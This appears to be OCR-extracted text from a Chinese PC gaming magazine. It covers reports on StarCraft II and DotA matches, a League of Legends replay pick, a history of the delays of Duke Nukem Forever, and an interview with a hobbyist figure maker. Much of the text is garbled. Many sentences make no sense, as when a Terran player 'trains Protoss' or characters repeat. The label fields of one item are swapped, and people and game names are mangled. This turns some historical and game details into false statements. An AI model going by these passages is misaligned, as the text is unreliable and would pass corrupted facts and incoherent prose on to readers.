

Rush失败的MarineKing退守分矿,本以为可以好好喘口气,没想到就这么一点点空当又被DongRaeGu抓个正着,大群小狗突然涌入人族分矿将MarineKing的后续部队团杀殆尽。

这一幕不光让观众汗流,想必MarineKing这些年来对抗虫族也有过这种惨痛的经历,对手几乎只是用小虫就把自己击退了……

分矿遭重创的MarineKing资源开始匮乏,反观虫族已是四矿在手,局面尽在DongRaeGu掌握之中。

基耶的MarineKing面临的只是把兵营1对方基地毁掉,然后家中开始训练神族,然而雷神之锤一响,DongRaeGu的飞龙就已经到MarineKing家门口西歪了一倒,场上MarineKing面前毫无还手之力。

这盘多时的DongRaeGu终于爆发了,几十个毒蝎也不管任何操作和包夹,直接涌入人族基地,所到之



### IG家门内战 Y队再度胜出

项目:DotA

战队:IG vs IG.Z

赛事:中宝杯

版本:DotA 6.72f/War3 1.24b

本场比赛IG.GY可说拿到了一个超级手又强大的阵容,Yyfi扳刀德雷伊,Chuan用恶魔屠师,CH打发夜,反正是小炮打复仇之灵和小炮。IG\_Z打双法师,Zhou神和430的毁灭力放法师和蜘蛛,ShenSheng打巫妖, Faith和Awoke用剧毒术士和巫巫。

比赛开始Zhou神的放法师火气很大,吃到双后后配合夜杀小炮。三分钟后,放法师又配合巫妖将Yyfi的德雷伊打到只剩一血,但是Yyfi吃了口药盾继续留下,反正是Zhou神的放法师死子留下反送一血。搞不单行,IG.Y的毁灭之灵和小炮联手Gank夜巫一口,气把比分压至4:0。

进入Gank发期后双方各有建树,21分钟Yyfi的德雷伊周出辉耀并带开团进,Chuan神的操作巫巫巫巫巫巫在此时发力,连续击杀Zhou神的放法师造成其无法回血。

IG.Y在拿下不朽盾后开始强攻中矿,几分钟后终于得到机会,德雷伊拿下三书,中路轻松碾压,IG.Z则果断投子认负。

### 世界第一卡丽

展展暗影之舞

选手:英雄联盟

项目:Westice

战队:小苍(暗影之舞)

解说:阿宝

录像以世界第一角的形式呈现了世界另一端的Westice在排位中的一场精彩表演。

Westice的这场阿宝表演并非我们经常看到的阿宝虐菜集锦,相反,对方阵容在阿宝人的积极游动下完全打开了局面,处于不利地位的Westice正逐渐调整了形势,并准备向对方发起了关键的Timing反扑成功,最终带领队伍走向胜利。

在这部录像中大家可以学习到一套西卡卡的出门路线、刷钱、Gank、技能衔接技术,Westice也多次展现了阿宝人的极限逃生及击杀手法。此外解说小苍也会对Westice在符文方面的特殊配置进行点评,是在非常非常值得的一部精彩附赠教程。

### DongRaeGu运营理念剖析

DongRaeGu的整个策略体系中最突出的一环就是侦察,就拿前面对手的人族基地来说吧,即使是职业选手的虫族选手,通常只是在对对手路口看一眼,等到人族兵营出门就准备放手,这样他们也能猜到了对手接下来用什么样的战术,且认为没有多大二次进攻的必要。

而DongRaeGu却不这么想,他主要侦察兵营,因为此时人族分矿长草了,所以一些普通虫族玩家在眼中无关紧要的侦察对于DongRaeGu却有着重要的参考价值。这样的细节在DongRaeGu的比赛中无处不在,普通虫族玩家或许可以保证DongRaeGu这样不防侦察就对付分矿,但他却不知道每次侦察前要用很准的目光看对方是否已有准备。

细致的侦察让DongRaeGu获得了更宽广的视野,所以他的每个策略都有针对性,如从双矿到单矿时没有兵而是放枪兵兵Rush,DongRaeGu可一口气吃了四座后只开一个后矿;如知道对手出了雷神之锤就数量不足,DongRaeGu可开雷神之锤把几个小毒蝎往对方家里送……

也许你会觉得DongRaeGu的打法略带点非职业主义,但没有谁比DongRaeGu的思路更清晰,需要关心的细节他一定会吃透不放直到得到答案。如果他觉得胜利已在掌握,那么他就会表现得不够小心了。









# 暴雪算什么 哥才是 跳票王

@酒斯特太郎

面对不确定的未来，现代人总有一些担忧——比如我们有生之年是否还有机会玩到《暗黑3》——不断延期的发布会告诉我们，一切皆有可能。这次《暗黑3》测试版的发布相信也着实让大家悬着的心稍微安定了一些，但是！我想说，跳票之王这个桂冠绝对不属于暴雪，你们忘了《永远的毁灭公爵》么？虽然公爵哥已经上市4个月，但是研究其长达14年的跳票史，相信绝对对游戏本身更加有趣。



## 我赚钱了，赚钱了

1990年的软件多以商业用途为主，游戏软件却少有人问津，当时一家名为 Softdisk 的软件公司邀请到了约翰·卡马克来开发游戏软件，开始卡马克计划移植任天堂的《超级马里奥兄弟3》，不过老任对 PC 平台不感冒，移植计划也随之搁浅，不过卡马克还是利用空余时间完成了作品，1990年，号称“从马里奥系列中获得灵感”的《指挥官基恩》制作完成，由 Apogee Software 负责发行。《指挥官基恩》作为 IBM PC 上第一款倾向卷轴游戏，销售异常火爆。无论是制作方还是发行方都大赚了一笔。以《指挥官基恩》为起点，各种恶搞游戏开始轮番上演了。

《指挥官基恩》的大卖让卡马克迅速完成了原始积累，以此作为创业资金，卡马克和约翰·罗布森组建了 id Software，没错，就是研发了《重返德军总部 3D》、《雷神之锤》、《DOOM》的 id 公司。代码之神卡马克凭借着多款“技术展示流”的游戏大作，成功推销出了自己的引擎。后来卡马克大神成立了名为犹他宇航的研究中心，专心研究火箭，俨然一副成功者志趣江湖的姿态，十足的人生赢家啊。



《毁灭公爵1》里公爵哥的独眼形象，当年什么“眼睛特效”

公爵1》，Apogee 的老本行是做共享游戏销售的，因此在发售游戏的时候也采用了共享软件的销售模式，《毁灭公爵1》被拆分成3个章节，第一个章节玩家可以免费玩，如果感兴趣的话再 HIGH，想继续玩第二和第三章节，那就乖乖掏腰包吧。1993年12月，《毁灭公爵2》正式推出，类型依然是2D横版卷轴，在1代的基础上大幅进化的2代游戏依然大卖。后来 Apogee Software 决定成立一个名为3D Realms 的公司，由《毁灭公爵1》的设计师乔治·罗布森担任新公司的负责人，3D Realms 的任务只有一个，那就是负责《毁灭公爵3》3D 新作开发。

1996年1月，《毁灭公爵3D》正式发售，本作是系列最受好评的作品，2010年还有玩家表示将用《毁灭公爵3》的引擎重制《毁灭公爵3D》，无限的热情可见一斑。《毁灭公爵3D》的热卖让3D Realms 大赚特赚，在不到两个月的时间里，3D Realms 发布了《毁灭公爵3D》的9部资料片，并开发了多达5个平台的移植作品，成功的喜悦冲垮了乔治·罗布森的头，当这个家伙在1997年立陶宛的噩梦《DNF》的时候，玩家和媒体的新梦就开始了。接下来的事情大家都知道，《DNF》一直不断被挖空，从 Quake II 到虚幻1到虚幻1.5再到虚幻2，游戏不断更换开发引擎，游戏何时完成，恐怕谁也不知道。

## 拯救公爵哥 Gearbox 在行动

以公爵哥救世主身份出现的，是一家名为 Gearbox Software 的公司。这家公司的老板 Randall 加入过鼎盛时期的3D Realms，还曾经负责过《毁灭公爵3D》的资料片《核子风暴》的开发，这家公司起初为一些游戏开发资料片，后来也开始独立开发作品，他们最著名的游戏莫过于《卡主之屋》，即便

已经事业有成，Randall 依然惦记着公爵哥。在3D Realms 倒闭之后，Randall 说服了乔治·罗布森将《DNF》的版权卖给了 Gearbox，自己的公司负责开发《DNF》，事实上 Gearbox 有不少员工都是来自3D Realms，由 Gearbox 来继续开发《DNF》算是最好的结局了。不过即便是 Gearbox，也没有想过公爵哥跳票的魔咒，《DNF》从最初宣布的2011年2月1日发售，跳票到后来的5月3日，最终修到6月10日才正式发售，公爵哥一般的跳票传说才算正式落下帷幕。

最后有两点补充：第一，跳票11年的游戏《掠夺者》最初也是由3D Realms 立项的，在数次更换引擎后3D Realms 将《掠夺者》交给别家公司制作，游戏才得以发售。从《掠夺者》到《DNF》，显然3D Realms 比起制作游戏来更擅长挖坑。第二，Randall 购买的不光是《DNF》的版权，还有《毁灭公爵3D》的所有版权，这意味着 Gearbox 今后可以随时开发《毁灭公爵3D》的新作，公爵哥什么时候再次出山？希望不要再让我们等待14年了，这实在是太久了。



## 《暗黑3》会不会成为新一代跳票王？

上一期我提出的话题是“游戏经济系统”，西安市的李科同学来分享了自己玩 EVE 的经历，并称这金世界经济系统做得最好的游戏。好吧，奖品给你了！

**本期话题：**你觉得《暗黑3》会成为新一代跳票王么？《暗黑3》出来了以后你会去玩么？分享你的故事吧。请把采访发送到 pcw-games@vip.sina.com，幸运读者将获得由完美时空提供的《变形金刚》纸模一份。

## 模型大作战！Toys

鸭子鱼：上一期本鱼给大家带来的是“蜘蛛工厂”的树脂模型展示，本期我为大家带来的是蜘蛛工厂首席原创作品《黑暗魔偶师艾玛拉》的展示，以及本报记者对鸭子鱼蜘蛛工厂的独家采访（我想说这是本鱼的处女作，嗨，大家见谅了~）

### 展示篇

鸭子鱼：从某种意义上来说，这是“蜘蛛工厂”的第一个原创作品，包括原创小说、CG 绘画、模型手办、视频等等。废话不多说，上图！

“一场末世浩劫，一个看似平凡的女人；她是士兵，她是救世主，她是毁灭之神；她是普通人，她是怪物；蜘蛛工厂出品《黑暗魔偶师艾玛拉》去还是作为一个



傀儡被利用？”

### 一《黑暗魔偶师艾玛拉》

由于篇幅有限，具体教程请参考“蜘蛛工厂”博客，自行百度/谷歌“蜘蛛工厂”，此模型应该是博客里最详细的“教程”，同时推荐蜘蛛工厂淘宝店“蜘蛛堡”：<http://shop20063531.taobao.com/>

### 采访篇

鸭子鱼：陛下是来采访~我想说本鱼寻找此作品的过程可算是千辛万苦各种手各种脚各种姿势全方位轰炸，不仅此人物从未见其真面目，可是在我制作前把此角色读者眼出杀了~

鸭子鱼：不知道蜘蛛大神当时是如何想到要做模型的？

蜘蛛：首先，实在是过爱了，我就是个疯狂的模型爱好者+技术宅而已（笑），从最早的《忍者神龟》、《变形金刚》开始，我涉足模型



原班蜘蛛工厂两年半

这个领域大概有15年了。工作后有了经济支柱才开始大模投入，不过后来渐渐地开始对某些量产作品，感觉买到东西和工地上都相当粗糙。所以我开始决定自己动手做，虽然做得一般，但还是在不断努力学习各种形象立体化。

鸭子鱼：本是大佬了！不过蜘蛛大神您还玩玩具？是什么让您一直坚持下去呢？

蜘蛛：不但大家说，我经常想放弃。真的，我的生活质量不太好，

身体状态也一直很差，我每天有10个小时以上在工作，包括路程什么的去赶展览花销等杂事就没什么时间了。最近还要照顾淘宝店，非常吃不消，我经常要么就算了，毕竟努力过了，但是每当新的一年开始的时候，我又再次舍不得这个领域，每天上班的路上我都怀念我的那些工具和未完成的作品，如果一定要放弃的话，可能就是一种病态的理想吧，理想这个词被太多人挂在嘴边了，大家也可以认为我这个理想没有结果，但是如果大家能够一个季度坚持15年，你坚持掉它都难了，我的理想就是自己喜欢喜欢的模型，我要自己自己喜欢的模型，我永远无法舍弃掉这两个字。

鸭子鱼：嗯嗯~记得看到过蜘蛛大神作品和实物差距，不知道大神有什么绝招对各位入门的模型爱好者说呢？

蜘蛛：大家见笑了，我是相当电

脑的，貌似按平均一年两个作品？跟很多国外的前辈比起来我也还是入门者，但是我仍有一些希望和所有爱好相同：如果你喜欢模型，那就永远不要这种这个本来十分纯净的东西和金钱、欲望、名望、地位挂上钩，做你自己的模型，永远保持求知欲，保持对知识分享给所有爱好，虽然这条路很艰难，但是为了那份执着的爱好和梦想走下去还是值得的。

最后我想说，这个领域在国内还处于萌芽状态，我们这些所谓的老人在各种不科学的方法来扩大这个领域的同时，也应该让更多的年轻人认识进来，也所有有手不释卷啊，如果大家一起来做这个事业的话，如果大家能对自办手模型有兴趣欢迎来我的博客，只要在模型引擎中搜索蜘蛛工厂就可以很轻松地找到，我那里有很多自己写的原创教程分享，大家多买，再次感谢电脑给了这个机会~

